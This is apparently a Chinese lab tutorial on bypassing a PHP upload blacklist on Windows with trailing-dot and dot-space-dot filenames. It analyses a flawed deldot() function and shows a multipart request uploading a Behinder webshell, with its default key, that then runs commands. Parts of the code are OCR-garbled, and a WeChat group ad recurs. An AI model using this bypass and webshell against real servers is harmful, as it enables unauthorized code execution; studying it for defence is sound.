文件上传2-----关于文件后缀名加.绕过的算法解析


0x01 简介

在文件上传的时候,可以用这样的方法来绕过,比如加本身禁止文件上传的后缀为1.php,但是如果后台写的是黑名单,可以通过这样的后缀 1.php.

来进行绕过,原理就是因为后台没有对.符号进行清除处理

然后.字符到了windows上会被自动清除掉,因此导致了上传绕过

这里创建一个1.php.文件



创建完毕.就自动不见了



但是linux中.是不会消失的

[root@VM-24-3-centos test]# touch 1.txt.
[root@VM-24-3-centos test]# ls
1.txt.

这个特性只建立在后台是windows的基础上

0x02 进阶

如果后台已经对.做了过滤 如下所示

```
2
   function deldot($s){
         for (\$i = strlen(\$s) - 1; \$i > 0; \$i - -) {
 3
              c = substr(s, si, 1);
 4
              if (\$i == strlen(\$s)-1 \text{ and } \$c != '.') {
 5
 6
                   return $s;
 7
8
9
              if($c != '.'){
                   return substr($s,0,$i+1);
10
11
12
13
14
    L?>
```

这是一套删除.的算法,如果加了这样的东西,那么后台就会把文件最后一个.去除掉,就无法进行上传了。

文件上传上去是这个样子

333.php

可以看到.已经被去除了

然后再把php后缀加入黑名单

```
$deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".ht
$file_name = trim($_FILES['upload_file']['name']);//1.php. .
$file_name = deldot($file_name);//删除文件名末尾的点
$file_ext = strrchr($file_name, '.');
$file_ext = strtolower($file_ext); //转换为小写
$file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DAT
$file_ext = trim($file_ext); //首尾去空

if (!in_array($file_ext, $deny_ext)) {
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $img_path = UPLOAD_PATH.'/'.$file_name;
    if (move_uploaded_file($temp_file, $img_path)) {
        $is_upload = true;
    } else {
        $msg = '上传出错! ';
}
```

上传是肯定无法成功的。

那么这种情况有没有办法进行绕过呢,其实是有的。

我们注意观察这套算法,其实是有缺陷的,下面进行解析

如果是正常键入333.php,后面是不含.的文件名,会走第一段if逻辑,也就是说,这里的\$i是等于变量的总长度-1的,同时最后一位c也不为.,因此直接返回\$s,也就是原本的文件名,333.php

但是如果存在

333.php.

这样的文件名,因为文件的最后一位就是,不满足\$c!='.'这个条件,所以

```
if($i == strlen($s)-1 and $c != '.'){
```

这一段逻辑就是无法通过的,只能继续往下走,那么走到下面

加我微信好友(stonefor345),拉你进2022护网微信交流群

```
if($c != '.'){
    return substr($s,0,$i+1);
}
```

这一段逻辑依旧无法通过,所以重新跳回for循环语句,这里做自减操作

```
for($i = strlen($s)-1;$i>0;$i--){//i是-
```

ok, 自减完毕之后, 由于\$i的值已经少了一位, 不能满足这个条件

```
if($i == strlen($s)-1 and $c != '.'){//这里的i是一串字符串最后-
return $s;
}//一个函数只能有一个return 如果上述条件不满足 就走到了下面的逻
```

所以只能往下走, 判断

```
if($c != '.'){
    return substr($s,0,$i+1);
}
```

这里的c其实就是当前字符串的最后一位,因为c是由游标i控股的,i已经少了一位,那么这里的就是倒数往前一个字符

例如

一开始是333.php.

c的值是.

而i作为游标已经自减了

那么这里再取c的值,就是p

然后判断c不为.成立了

就截取这一段字符

返回333.php

这套算法粗看没有问题,但是仔细研究依旧存在绕过的方法,因为这里的逻辑是,只要删除最后一个.,然后往前推一位,如果不为点,就可以返回全部的字符串。

这里可以构造333.php..

也就是333.php点空格点来进行绕过

我们来尝试一下

```
¤<?php
function deldot($s){
     for($i = strlen($s)-1;$i>0;$i--){//i是长度-1 也刻
          $c = substr($s,$i,1);//这里的c就是. 也就是截〕
          //echo "c is :" . $c;
          //echo "<br>";
          if($i == strlen($s)-1 and $c != '.'){//这里的
              return $s;
          }//一个函数只能有一个return 如果上述条件不满。
          if($c != '.'){
              return substr($s,0,$i+1);
 $s = "333.php...";
 echo deldot($s);
L?>
333.php.
看到了吗,结果依然保留了一个点,其实这个字符是333.php.空格
333.php.
蓝色的部分就是空格,用这个文件名,就可以对这个算法进行绕过
尝试上传一个shell
Content-Disposition: form-data; name="upload_file"; filename="
 shell.php. ."
Content-Type: application/octet-stream
) <?php
) @error reporting(0);
l session start();
    $key="e45e329feb5d925b";
//该密钥为连接密码32位md5值的前16位,默认连接密码rebeyond
```

加我微信好友(stonefor345),拉你进2022护网微信交流群

成功上传

```
-
<img src=".../upload/shell.php. " width="250px" />
连接成功

基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理
C:/mystuff/softwares/phpstudy_pro/WWW/upload/upload/ >whoamidesktop-gd0n1rf\fuckdog

done
```